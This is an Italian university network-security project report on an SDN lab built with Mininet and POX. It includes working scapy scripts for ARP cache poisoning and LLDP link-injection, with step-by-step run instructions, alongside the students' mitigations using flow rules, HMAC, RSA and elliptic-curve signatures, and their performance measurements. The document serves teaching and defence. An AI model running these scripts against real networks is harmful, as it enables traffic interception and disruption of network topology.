UNIVERSITÀ DELLA CALABRIA

DIPARTIMENTO DI
INGEGNERIA INFORMATICA,
MODELLISTICA, ELETTRONICA
E SISTEMISTICA

DIMES

Corso di Laurea in

Ingegneria Informatica

Progetto Didattico di

Network Security

Report progettuale

Professori

Floriano De Rango

Mattia Giovanni Spina

Studenti

Eros De Rose 224482

Antonio Marino 224598

Vincenzo Calanna 224533

1) Configurazione ambiente di sviluppo

Sistema operativo utilizzato: Ubuntu 22.04.1 LTS

Nome macchina virtuale: mininet

Password macchina virtuale: mininet

Caratteristiche macchina virtuale:

- 4GB di memoria RAM
- un processore
- 30GB di memoria su disco

Sistema per la simulazione di reti sulla macchina virtuale: mininet 2.3.0

Modulo utilizzato per la gestione del controller nella rete SDN: pox 0.8.0 (halosaur)

In figura 1 è riportato l'albero del file system a partire dalla cartella home di Linux. Sono state indicate solamente le cartelle e i file toccati da noi durante il progetto ed evitati tutti i file di configurazione e di sistema per questione di semplicità. Nella cartella GraficiWire sono riportati tutti i file pcapng ottenuti tramite il tool WireShark, nella cartella mininet e successivamente examples sono riportati i codici di attacco (arp.py e LLDPinj.py) e le reti implementate, nella cartella pox sono riportati tutti i file su cui sono stati scritti i dati raccolti per generare i grafici excel e lo script per raccogliere i dati di memoria e cpu (prestazioni.sh). Infine, scendendo in pox/pox si trovano le cartelle forwarding e openflow. Nella prima è presente il modulo l3_learning modificato con la mitigazione contro l'attacco ARP (l3_mitigationARP), nella seconda sono presenti i moduli di discovery modificati con le varie mitigazioni contro l'attacco LLDP injection.



Figura 1: albero della cartella home

Le librerie utilizzate nel progetto sono la libreria cryptography per l'utilizzo della crittografia con firma digitale basata su numeri primi e basata su curve ellittiche (random e di Koblitz) e la libreria hmac per l'utilizzo dell'algoritmo HMAC. Inoltre, è stata utilizzata la libreria base64 per codificare le firme ed inserirle nel pacchetto in fase di invio e per decodificarle in fase di ricezione e verifica.

2) Esecuzione attacchi e mitigazioni

2.1) Address Resolution Protocol

Per lanciare l'attacco sul modulo l3_learning di pox senza mitigazione:

- aprire un terminale
- andare nella cartella pox con comando: cd pox
- avviare il controller pox con comando: python3 pox.py forwarding.l3_learning (NOTA: questo comando si può lanciare anche con –verbose dopo pox.py)
- aprire un secondo terminale
- andare nella directory mininet/examples con il comando: cd mininet/examples
- lanciare la rete base col comando: sudo mn --custom reteS3.py --topo s3topo --controller remote --switch ovsk --mac
- aprire dalla shell interattiva di mininet un terminale per l'host 2 (host da cui simuliamo l'attacco) con il comando: xterm h2
- nel terminale del nodo h2 lanciare il comando: sudo python3 arp.py

Per visualizzare gli effetti dell'attacco:

- dalla shell interattiva di mininet aprire un terminale per l'host 1 o 3 con il comando: xterm h1 o xterm h3
- dal terminale dell'host visualizzare se l'accoppiamento IP-MAC per l'host 2 è valido con il comando: arp -a

Per lanciare l'attacco sul modulo l3_mitigationARP di pox con mitigazione:

- aprire un terminale
- andare nella cartella pox con comando: cd pox

- avviare il controller pox con comando: python3 pox.py forwarding.l3_mitigationARP
- aprire un secondo terminale
- andare nella directory mininet/examples con il comando: cd mininet/examples
- lanciare la rete base col comando: sudo mn --custom reteS3.py --topo s3topo --controller remote --switch ovsk --mac
- aprire dalla shell interattiva di mininet un terminale per l'host 2 (host da cui simuliamo l'attacco) con il comando: xterm h2
- nel terminale del nodo h2 lanciare il comando: sudo python3 arp.py

Per visualizzare gli effetti della mitigazione sull'attacco:

- dalla shell interattiva di mininet aprire un terminale per l'host 1 o 3 con il comando: xterm h1 o xterm h3
- dal terminale dell'host visualizzare se l'accoppiamento IP-MAC per l'host 2 è valido con il comando: arp -a
- dalla shell interattiva di mininet verificare che la regola di flusso sia stata installata sullo switch di provenienza con il comando: sh ovs-ofctl dump-flows s2

```python
from scapy.all import *
import time


def get_mac(IP):
    ans, unans = sr(ARP(pdst = IP, hwdst= "ff:ff:ff:ff:ff:ff", op=1), retry=2, timeout = 15)
    for snd,rcv in ans:
        return rcv[ARP].hwsrc

def poison(host1IP, host1MAC, host3IP, host3MAC, attackerMAC,attackerIP):
    send(ARP(op = 2, pdst = host1IP, psrc = attackerIP, hwdst=host1MAC, hwsrc=attackerMAC)) #invio a host1 un pacchetto ARP con associazione IP 10.0.0.2 con MAC inventato
    send(ARP(op = 2, pdst = host3IP, psrc = attackerIP, hwdst=host3MAC, hwsrc=attackerMAC)) #invio a host3 un pacchetto ARP con associazione IP 10.0.0.1 con MAC inventato

host1IP='10.0.0.1' #host1 della rete
host1MAC=get_mac(host1IP)
host3IP='10.0.0.3' #host3 della rete
host3MAC=get_mac(host3IP)
attackerIP='10.0.0.2' #host2 da cui viene lanciato l'attacco
attackerMAC='00:00:00:00:00:10' #inventato'

while 1:
    poison(host1IP,host1MAC,host3IP,host3MAC,attackerMAC,attackerIP)
    time.sleep(5)
```

Figura 1: codice attacco arp.py

```
60 table = {'10.0.0.1':'00:00:00:00:00:01', '10.0.0.2':'00:00:00:00:00:02', '10.0.0.3':'00:00:00:00:00:03'}
61
62 def checkArp(packet):
63
64
65     if(packet.payload.opcode != arp.REPLY):
66        return False
67     srcMacEthernet = str(packet.src)                    #MAC di provenienza del pacchetto
68     srcIpArp = str(packet.payload.protosrc)             #IP sorgente inserito nella richiesta ARP
69     srcMacArp = str(packet.payload.hwsrc)               #MAC inserito nella richiesta ARP
70     dstIpArp = str(packet.payload.protodst)             #IP destinazione inserito nella richiesta ARP
71     dstMacEthernet = str(packet.dst)                    #MAC di destinazione del pacchetto
72     #1. Se il MAC sorgente di provenienza del pacchetto è diverso dal MAC inserito nel pacchetto ARP
73     if srcMacEthernet != srcMacArp:
74         return True
75     #2. Se la coppia sorgente MAC-IP nella pacchetto ARP non si trova nella tabella di riferimento.
76     elif srcIpArp in table.keys() and table[srcIpArp] != srcMacArp:
77         return True
78     #4. Se il pacchetto viene inviato in broadcast
79     # Se la risposta al pacchetto ARP e il MAC di destinazione corrispondono all'indirizzo di broadcast e l'IP sorgente non corrisponde all'IP di destinazione
80     elif dstMacEthernet == 'ff:ff:ff:ff:ff:ff':
81         if (packet.payload.opcode == arp().REPLY) and (srcIpArp != dstIpArp):
82             return True
83         else:
84             return False
85     #3. Se la destinazione IP del pacchetto ARP non si trova nella tabella
86     elif not dstIpArp in table.keys():
87         return True
88     else:
89         return False
```

Figura 2: modulo l3_mitigationARP.py: verifica se il pacchetto ARP è malevolo o no

```
188   def _handle_openflow_PacketIn (self, event):
189     dpid = event.connection.dpid
190     inport = event.port
191     packet = event.parsed
192
193     #-----------MITIGATION ARP POISONING----------------------------------
194
195     if packet.type == packet.ARP_TYPE:
196         if checkArp(packet):
197           start_time=time.time() #installa regola di flusso ---> inizio tempo mitigazione
198           actions=[]
199           match = of.ofp_match(dl_type = packet.type, nw_src = packet.payload.protosrc, dl_src = packet.src)
200           msg = of.ofp_flow_mod(command=of.OFPFC_ADD,
201                                 idle_timeout=10,
202                                 #idle_timeout=of.OFP_FLOW_PERMANENT,
203                                 hard_timeout=10,
204                                 buffer_id=event.ofp.buffer_id,
205                                 actions=actions,
206                                 match=match)
207           event.connection.send(msg.pack())
208           end_time=time.time() #fine tempo mitigazione
209           print(end_time-start_time)
210           log.warning(str(packet.src)+"->"+str(packet.dst)+" ignorato")
211           return
212
213     #------------------------------------------------------------------------
```

Figura 3: modulo l3_mitigationARP.py: gestione pacchetto ARP malevolo e installazione regola di flusso sullo switch

2.2) Link Layer Discovery Protocol

Per lanciare l'attacco sul modulo discovery di pox senza mitigazione:

- aprire un terminale
- andare nella cartella pox con comando: cd pox
- avviare il controller pox con comando: python3 pox.py openflow.discovery
- aprire un secondo terminale
- andare nella directory mininet/examples con il comando: cd mininet/examples
- lanciare la rete base col comando: sudo mn --custom reteS3.py --topo s3topo --controller remote --switch ovsk --mac
- aprire dalla shell interattiva di mininet un terminale per l'host 1 (host da cui simuliamo l'attacco) con il comando: xterm h1
- nel terminale del nodo h1 lanciare il comando: sudo python3 LLDPinj.py

Per visualizzare gli effetti dell'attacco:

- verificare se sul terminale dove viene eseguito il controller viene rilevato un link fasullo tra lo switch 1 e lo switch 3

```python
from scapy.all import *


s = sniff(count=5)
print("Sniff concluso", s)

LLDPPacketList = []
for packet in s:
    if(packet.type == 35020):           #pacchetto protocollo LLDP
        LLDPPacketList.append(packet)


macSwitch = '3' #MAC di uno switch non collegato

evilPacket = LLDPPacketList[0]
load = evilPacket.load
print(evilPacket)
evilLoad=[]

i=0
while(i<len(load)):
   if(load[i]==58):                     #58 codice ascii dei :, dopo i due punti c'è il MAC che viene sostituito
      evilLoad.append(58)
      i+=1
      j=0
      while(j<1):
         evilLoad.append(ord(macSwitch[j]))            #ord ritorna il codice ASCII di ciò che gli viene passato
         j+=1
      i+=j
   else:
      evilLoad.append(load[i])
      i+=1

evilPacket.load = bytes(evilLoad)
print(evilPacket)
sendp(evilPacket)
```

Figura 4: file LLDPinj.py: attacco LLDP injection

Per lanciare l'attacco sul modulo discovery_mitigationHMAC di pox in cui è presente una prima mitigazione basata su HMAC:

- aprire un terminale
- andare nella cartella pox con comando: cd pox
- avviare il controller pox con comando: python3 pox.py openflow.discovery_mitigationHMAC
- aprire un secondo terminale
- andare nella directory mininet/examples con il comando: cd mininet/examples
- lanciare la rete base col comando: sudo mn --custom reteS3.py --topo s3topo --controller remote --switch ovsk --mac
- aprire dalla shell interattiva di mininet un terminale per l'host 1 (host da cui simuliamo l'attacco) con il comando: xterm h1
- nel terminale del nodo h1 lanciare il comando: sudo python3 LLDPinj.py

Per visualizzare gli effetti della mitigazione sull'attacco:

- verificare se sul terminale dove viene eseguito il controller viene riportato un messaggio di errore che indica che il l'HMAC presente nel pacchetto non corrisponde all'HMAC generato dai campi presi come riferimento

```
46 hmacKey = secrets.token_hex(16)
47
48 def hmacEncryption(port_id, chassis_id, ttl, key):
49     m = port_id + chassis_id + str(ttl).encode()
50     h = hmac.new(key.encode(), m, hashlib.sha256)
51     return h.hexdigest()
```

Figura 5: codice python cifratura HMAC

```
158 def _timer_handler (self):
159   """
160   Called by a timer to actually send packets.
161
162   Picks the first packet off this cycle's list, sends it, and then puts
163   it on the next-cycle list.  When this cycle's list is empty, starts
164   the next cycle.
165   """
166   num = int(self._send_chunk_size)
167   fpart = self._send_chunk_size - num
168   if random() < fpart: num += 1
169
170   for _ in range(num):
171     if len(self._this_cycle) == 0:
172       hmacKey= secrets.token_hex(16)
173       self._this_cycle = self._next_cycle
174       self._next_cycle = []
175       #shuffle(self._this_cycle)
176     item = self._this_cycle.pop(0)
177     self._next_cycle.append(item)
178     core.openflow.sendToDPID(item.dpid, item.packet)
```

Figura 6: aggiornamento chiave di cifratura ad ogni ciclo di discovery

```
190  def _create_discovery_packet (dpid, port_num, port_addr, ttl):
191    """
192    Build discovery packet
193    """
194    start_time=time.time()
195
196    chassis_id = pkt.chassis_id(subtype=pkt.chassis_id.SUB_LOCAL)
197    chassis_id.id = ('dpid:' + hex(int(dpid))[2:]).encode()
198    # Maybe this should be a MAC.  But a MAC of what?  Local port, maybe?
199
200    port_id = pkt.port_id(subtype=pkt.port_id.SUB_PORT, id=str(port_num))
201
202    ttl = pkt.ttl(ttl = ttl)
203
204    sysdesc = pkt.system_description()
205
206    h = hmacEncryption(port_id.id, chassis_id.id, ttl.ttl, hmacKey)
207    sysdesc.payload = ('dpid:' + hex(int(dpid))[2:] + ';' + h).encode()     #[2:] per togliere 0x davanti il dpid
208    discovery_packet = pkt.lldp()
209    discovery_packet.tlvs.append(chassis_id)
210    discovery_packet.tlvs.append(port_id)
211    discovery_packet.tlvs.append(ttl)
212    discovery_packet.tlvs.append(sysdesc)
213    discovery_packet.tlvs.append(pkt.end_tlv())
214
215    eth = pkt.ethernet(type=pkt.ethernet.LLDP_TYPE)
216    eth.src = port_addr
217    eth.dst = pkt.ETHERNET.NDP_MULTICAST
218    eth.payload = discovery_packet
219
220    end_time=time.time()
221    print(end_time-start_time)
222
223    return eth
```

Figura 7: creazione del pacchetto di discovery con inserimento di HMAC

```
385    lldph = packet.find(pkt.lldp)
386    if lldph is None or not lldph.parsed:
387      log.error("LLDP packet could not be parsed")
388      return EventHalt
389    if len(lldph.tlvs) < 3:
390      log.error("LLDP packet without required three TLVs")
391      return EventHalt
392    if lldph.tlvs[0].tlv_type != pkt.lldp.CHASSIS_ID_TLV:
393      log.error("LLDP packet TLV 1 not CHASSIS_ID")
394      return EventHalt
395    if lldph.tlvs[1].tlv_type != pkt.lldp.PORT_ID_TLV:
396      log.error("LLDP packet TLV 2 not PORT_ID")
397      return EventHalt
398    if lldph.tlvs[2].tlv_type != pkt.lldp.TTL_TLV:
399      log.error("LLDP packet TLV 3 not TTL")
400      return EventHalt
401    for t in lldph.tlvs[3:]:
402      if t.tlv_type == pkt.lldp.SYSTEM_DESC_TLV:
403        # This is our favored way...
404        for line in t.payload.decode().split('\n'):
405          if line.startswith('dpid:'):
406            hmac = line.split(';')
407            if hmac[1][:64] != hmacEncryption(lldph.tlvs[1].id, lldph.tlvs[0].id, lldph.tlvs[2].ttl, hmacKey):
408              log.error("L'HMAC presente nel pacchetto non corrisponde a quello generato in base ai campi di riferimento.")
409              end_time=time.time()
410              print("Fine processamento", end_time-start_time)
411              return EventHalt
412            else:
413                end_time=time.time()
414                print("Fine processamento", end_time-start_time)
```

Figura 8: verifica dell'HMAC

Per lanciare l'attacco sul modulo discovery_mitigationFirmaDigitaleRSA2048 di pox in cui è presente una seconda mitigazione basata su firma digitale:

- aprire un terminale
- andare nella cartella pox con comando: cd pox
- avviare il controller pox con comando: python3 pox.py openflow.discovery_mitigationFirmaDigitaleRSA2048
- aprire un secondo terminale
- andare nella directory mininet/examples con il comando: cd mininet/examples
- lanciare la rete base col comando: sudo mn --custom reteS3.py --topo s3topo --controller remote --switch ovsk --mac
- aprire dalla shell interattiva di mininet un terminale per l'host 1 (host da cui simuliamo l'attacco) con il comando: xterm h1
- nel terminale del nodo h1 lanciare il comando: sudo python3 LLDPinj.py

Per visualizzare gli effetti della mitigazione sull'attacco:

- se non viene rilevato nessun comportamento inatteso viene restituito che la firma digitale presente nel pacchetto è valida ("Signature is valid"), se viene rilevato un comportamento inatteso viene restituito che la firma digitale non è valida ("Signature is invalid") e il pacchetto viene ignorato

```
50 private_key=rsa.generate_private_key(public_exponent=65537, key_size=2048)
51
52 public_key=private_key.public_key()
```

Figura 9: generazione chiave pubblica e privata

```
160   def _timer_handler (self):
161     """
162     Called by a timer to actually send packets.
163
164     Picks the first packet off this cycle's list, sends it, and then puts
165     it on the next-cycle list.  When this cycle's list is empty, starts
166     the next cycle.
167     """
168     num = int(self._send_chunk_size)
169     fpart = self._send_chunk_size - num
170     if random() < fpart: num += 1
171
172     for _ in range(num):
173       if len(self._this_cycle) == 0:
174         private_key=rsa.generate_private_key(public_exponent=65537, key_size=2048)
175         public_key=private_key.public_key()
176         self._this_cycle = self._next_cycle
177         self._next_cycle = []
178         #shuffle(self._this_cycle)
179       item = self._this_cycle.pop(0)
180       self._next_cycle.append(item)
181       core.openflow.sendToDPID(item.dpid, item.packet)
```

Figura 10: aggiornamento chiave pubblica e privata a ogni ciclo di discovery

```
192   @staticmethod
193   def _create_discovery_packet (dpid, port_num, port_addr, ttl):
194     """
195     Build discovery packet
196     """
197     start_time=time.time()
198
199     chassis_id = pkt.chassis_id(subtype=pkt.chassis_id.SUB_LOCAL)
200     chassis_id.id = ('dpid:' + hex(int(dpid))[2:]).encode()
201     # Maybe this should be a MAC.  But a MAC of what?  Local port, maybe?
202
203     port_id = pkt.port_id(subtype=pkt.port_id.SUB_PORT, id=str(port_num))
204
205     ttl = pkt.ttl(ttl = ttl)
206
207     sysdesc = pkt.system_description()
208     data=port_id.id + chassis_id.id + str(ttl.ttl).encode()
209     firma = private_key.sign(data,padding.PSS(mgf=padding.MGF1(hashes.SHA256()),salt_length=padding.PSS.MAX_LENGTH),hashes.SHA256())
210     firma_str = base64.b64encode(firma).decode()
211     sysdesc.payload = ('dpid:' + hex(int(dpid))[2:] + ';' + firma_str).encode()     #[2:] per togliere 0x davanti il dpid
212     discovery_packet = pkt.lldp()
213     discovery_packet.tlvs.append(chassis_id)
214     discovery_packet.tlvs.append(port_id)
215     discovery_packet.tlvs.append(ttl)
216     discovery_packet.tlvs.append(sysdesc)
217     discovery_packet.tlvs.append(pkt.end_tlv())
218
219     eth = pkt.ethernet(type=pkt.ethernet.LLDP_TYPE)
220     eth.src = port_addr
221     eth.dst = pkt.ETHERNET.NDP_MULTICAST
222     eth.payload = discovery_packet
223
224     end_time=time.time()
225     print(end_time-start_time)
226
227     return eth
```

Figura 11: creazione del pacchetto di discovery con inserimento di firma digitale

```
363  def _handle_openflow_PacketIn (self, event):
364    """
365    Receive and process LLDP packets
366    """
389    lldph = packet.find(pkt.lldp)
390    if lldph is None or not lldph.parsed:
391      log.error("LLDP packet could not be parsed")
392      return EventHalt
393    if len(lldph.tlvs) < 3:
394      log.error("LLDP packet without required three TLVs")
395      return EventHalt
396    if lldph.tlvs[0].tlv_type != pkt.lldp.CHASSIS_ID_TLV:
397      log.error("LLDP packet TLV 1 not CHASSIS_ID")
398      return EventHalt
399    if lldph.tlvs[1].tlv_type != pkt.lldp.PORT_ID_TLV:
400      log.error("LLDP packet TLV 2 not PORT_ID")
401      return EventHalt
402    if lldph.tlvs[2].tlv_type != pkt.lldp.TTL_TLV:
403      log.error("LLDP packet TLV 3 not TTL")
404      return EventHalt
405    for t in lldph.tlvs[3:]:
406      if t.tlv_type == pkt.lldp.SYSTEM_DESC_TLV:
407        # This is our favored way...
408        for line in t.payload.decode().split('\n'):
409          if line.startswith('dpid:'):
410            smac = line.split(';')
411            data=lldph.tlvs[1].id + lldph.tlvs[0].id + str(lldph.tlvs[2].ttl).encode()
412            signature = base64.b64decode(smac[1].encode())
413            try:
414                public_key.verify(signature,data,padding.PSS(mgf=padding.MGF1(hashes.SHA256()),salt_length=padding.PSS.MAX_LENGTH),hashes.SHA256())
415                print("Signature is valid")
416                end_time=time.time()
417                print("Fine processamento", end_time-start_time)
418            except:
419                print("Signature is invalid")
420                end_time=time.time()
421                print("Fine processamento", end_time-start_time)
422                return EventHalt
```

Figura 12: verifica firma digitale nel metodo packetIn

Per lanciare l'attacco sul modulo discovery_mitigationCER256 di pox in cui è presente una terza mitigazione basata su crittografia a curve ellittiche random:

- aprire un terminale
- andare nella cartella pox con comando: cd pox
- avviare il controller pox con comando: python3 pox.py openflow.discovery_mitigationCER256
- aprire un secondo terminale
- andare nella directory mininet/examples con il comando: cd mininet/examples
- lanciare la rete base col comando: sudo mn --custom reteS3.py --topo s3topo --controller remote --switch ovsk --mac
- aprire dalla shell interattiva di mininet un terminale per l'host 1 (host da cui simuliamo l'attacco) con il comando: xterm h1
- nel terminale del nodo h1 lanciare il comando: sudo python3 LLDPinj.py

Per visualizzare gli effetti della mitigazione sull'attacco:

- se non viene rilevato nessun comportamento inatteso viene restituito che la firma presente nel pacchetto è valida, se viene rilevato un comportamento inatteso viene restituito che la firma non è valida e il pacchetto viene ignorato

Per eseguire l'attacco contro altre mitigazioni basate su curve ellittiche random basta sostituire il numero finale (ad esempio 256) che rappresenta la lunghezza della chiave con il numero 384 che è l'altra lunghezza di chiave utilizzata. Ad esempio: discovery_mitigationCER384.
Per eseguire l'attacco contro altre mitigazioni basate sempre su curve ellittiche ma di Koblitz e non random, basta sostituire il modulo da lanciare con i seguenti: discovery_mitigationCEK283 o discovery_mitigationCEK409.

```
50 private_key = ec.generate_private_key(ec.SECP256R1(), default_backend())
51
52 public_key = private_key.public_key()
```

Figura 13: generazione chiave pubblica e privata

```
163   def _timer_handler (self):
164     """
165     Called by a timer to actually send packets.
166
167     Picks the first packet off this cycle's list, sends it, and then puts
168     it on the next-cycle list.  When this cycle's list is empty, starts
169     the next cycle.
170     """
171     num = int(self._send_chunk_size)
172     fpart = self._send_chunk_size - num
173     if random() < fpart: num += 1
174
175     for _ in range(num):
176       if len(self._this_cycle) == 0:
177         private_key = ec.generate_private_key(ec.SECP256R1(), default_backend())
178         public_key = private_key.public_key()
179         self._this_cycle = self._next_cycle
180         self._next_cycle = []
181         #shuffle(self._this_cycle)
182       item = self._this_cycle.pop(0)
183       self._next_cycle.append(item)
184       core.openflow.sendToDPID(item.dpid, item.packet)
```

Figura 14: aggiornamento chiave pubblica e privata ad ogni ciclo discovery

```
195  @staticmethod
196  def _create_discovery_packet (dpid, port_num, port_addr, ttl):
197    """
198    Build discovery packet
199    """
200    start_time=time.time()
201
202    chassis_id = pkt.chassis_id(subtype=pkt.chassis_id.SUB_LOCAL)
203    chassis_id.id = ('dpid:' + hex(int(dpid))[2:]).encode()
204    # Maybe this should be a MAC.  But a MAC of what?  Local port, maybe?
205
206    port_id = pkt.port_id(subtype=pkt.port_id.SUB_PORT, id=str(port_num))
207
208    ttl = pkt.ttl(ttl = ttl)
209
210    sysdesc = pkt.system_description()
211    data=port_id.id + chassis_id.id + str(ttl.ttl).encode()
212    firma = private_key.sign(data, ec.ECDSA(hashes.SHA256()))
213    firma_str = base64.b64encode(firma).decode()
214    sysdesc.payload = ('dpid:' + hex(int(dpid))[2:] + ';' + firma_str).encode()     #[2:] per togliere 0x davanti il dpid
215    discovery_packet = pkt.lldp()
216    discovery_packet.tlvs.append(chassis_id)
217    discovery_packet.tlvs.append(port_id)
218    discovery_packet.tlvs.append(ttl)
219    discovery_packet.tlvs.append(sysdesc)
220    discovery_packet.tlvs.append(pkt.end_tlv())
221
222    eth = pkt.ethernet(type=pkt.ethernet.LLDP_TYPE)
223    eth.src = port_addr
224    eth.dst = pkt.ETHERNET.NDP_MULTICAST
225    eth.payload = discovery_packet
226
227    end_time=time.time()
228    print(end_time-start_time)
229    f1.write(str(end_time-start_time))
230    f1.write("\n")
231
232    return eth
```

Figura 15: generazione pacchetto di discovery con firma basata su crittografia a curve ellittiche

```
368  def _handle_openflow_PacketIn (self, event):
369    """
370    Receive and process LLDP packets
371    """
372
394    lldph = packet.find(pkt.lldp)
395    if lldph is None or not lldph.parsed:
396      log.error("LLDP packet could not be parsed")
397      return EventHalt
398    if len(lldph.tlvs) < 3:
399      log.error("LLDP packet without required three TLVs")
400      return EventHalt
401    if lldph.tlvs[0].tlv_type != pkt.lldp.CHASSIS_ID_TLV:
402      log.error("LLDP packet TLV 1 not CHASSIS_ID")
403      return EventHalt
404    if lldph.tlvs[1].tlv_type != pkt.lldp.PORT_ID_TLV:
405      log.error("LLDP packet TLV 2 not PORT_ID")
406      return EventHalt
407    if lldph.tlvs[2].tlv_type != pkt.lldp.TTL_TLV:
408      log.error("LLDP packet TLV 3 not TTL")
409      return EventHalt
410    for t in lldph.tlvs[3:]:
411      if t.tlv_type == pkt.lldp.SYSTEM_DESC_TLV:
412        # This is our favored way...
413        for line in t.payload.decode().split('\n'):
414          if line.startswith('dpid:'):
415            smac = line.split(';')
416            data=lldph.tlvs[1].id + lldph.tlvs[0].id + str(lldph.tlvs[2].ttl).encode()
417            signature = base64.b64decode(smac[1].encode())
418            try:
419                public_key.verify(signature, data, ec.ECDSA(hashes.SHA256()))
420                print("Signature is valid")
421                end_time=time.time()
422                print("Fine processamento", end_time-start_time)
423                f2.write(str(end_time-start_time))
424                f2.write("\n")
425            except:
426                print("Signature is invalid")
427                end_time=time.time()
428                print("Fine processamento", end_time-start_time)
429                f2.write(str(end_time-start_time))
430                f2.write("\n")
431                return EventHalt
```

Figura 16: verifica validità firma

Per valutare le prestazioni e ottenere tutte le altre metriche prese in considerazione sono stati utilizzati una serie di strumenti e tool. Per determinare il numero di pacchetti scambiati sulla rete abbiamo utilizzato Wireshark e tyshark. Preliminarmente abbiamo lanciato l'esecuzione dei moduli mettendoci in ascolto sulla loopback locale con Wireshark e ottenuto dei file pcapng. Da questi file pcapng abbiamo ottenuto i grafici per osservare lo scambio di pacchetti nel tempo e la variazione di banda utilizzata. Successivamente questi file sono stati dati in input tyshark per contare il numero esatto di pacchetti totali e di tipo ARP.
La procedura per determinare il numero di pacchetti esatti da un file pcapng è la seguente:

- aprire un terminale
- lanciare un comando del tipo:
  tshark -r Rete3SAttaccoARPCasoBase.pcapng -Y arp | wc -l
  dove viene passato il file pcapng che si vuole analizzare e il filtro sui pacchetti che si vogliono ottenere.

Per determinare i tempi di latenza, i tempi di mitigazione, i tempi di generazione dei frame LLDP e di processamento degli stessi abbiamo integrato all'interno del controller del codice che ci ha permesso di scrivere questi tempi su dei file che poi sono stati analizzati tramite Excel. Infine, per raccogliere i dati riguardanti l'utilizzo di CPU e RAM da parte del controller abbiamo scritto un piccolo script bash che ci ha permesso di sapere secondo per secondo la percentuale di carico di utilizzo di CPU e RAM sul totale a disposizione.
Per lanciare lo script sulle prestazioni:

- aprire un terminale
- entrare nella cartella pox con il comando cd pox
- eseguire il comando: python3 pox.py --verbose 'nome modulo pox da lanciare'& ./prestazione.sh

```
mininet@mininet-vm:~/pox$ python3 pox.py --verbose openflow.discovery_mitigation
FirmaDigitaleRSA2048& ./prestazioni.sh
[1] 2996
%%
in attesa del pid..
pid trovato 2996
2996
POX 0.8.0 (halosaur) / Copyright 2011-2022 James McCauley, et al.
DEBUG:core:POX 0.8.0 (halosaur) going up...
DEBUG:core:Running on CPython (3.10.6/Nov 14 2022 16:10:14)
DEBUG:core:Platform is Linux-5.19.0-32-generic-x86_64-with-glibc2.35
DEBUG:openflow.of_01:Listening on 0.0.0.0:6633
INFO:core:POX 0.8.0 (halosaur) is up.
```

Figura 17: esempio valutazione prestazioni di un modulo python del controller

```
pid='%%'
echo $pid
while [ $pid == '%%' ]
 do
 pid=$(ps|grep "python3") #nome del programma
 pid=($pid%% " "*)
 echo "in attesa del pid.."
done
 echo "pid trovato" $pid
 echo $pid
echo "time CPU MEM">file.txt;for i in {1..60}; do sleep 1 && x=$(ps -p $pid -o %cpu,%mem|grep ["."]);echo $i "   " $x; done >>file.txt
kill $pid
```

Figura 18: codice script prestazioni.sh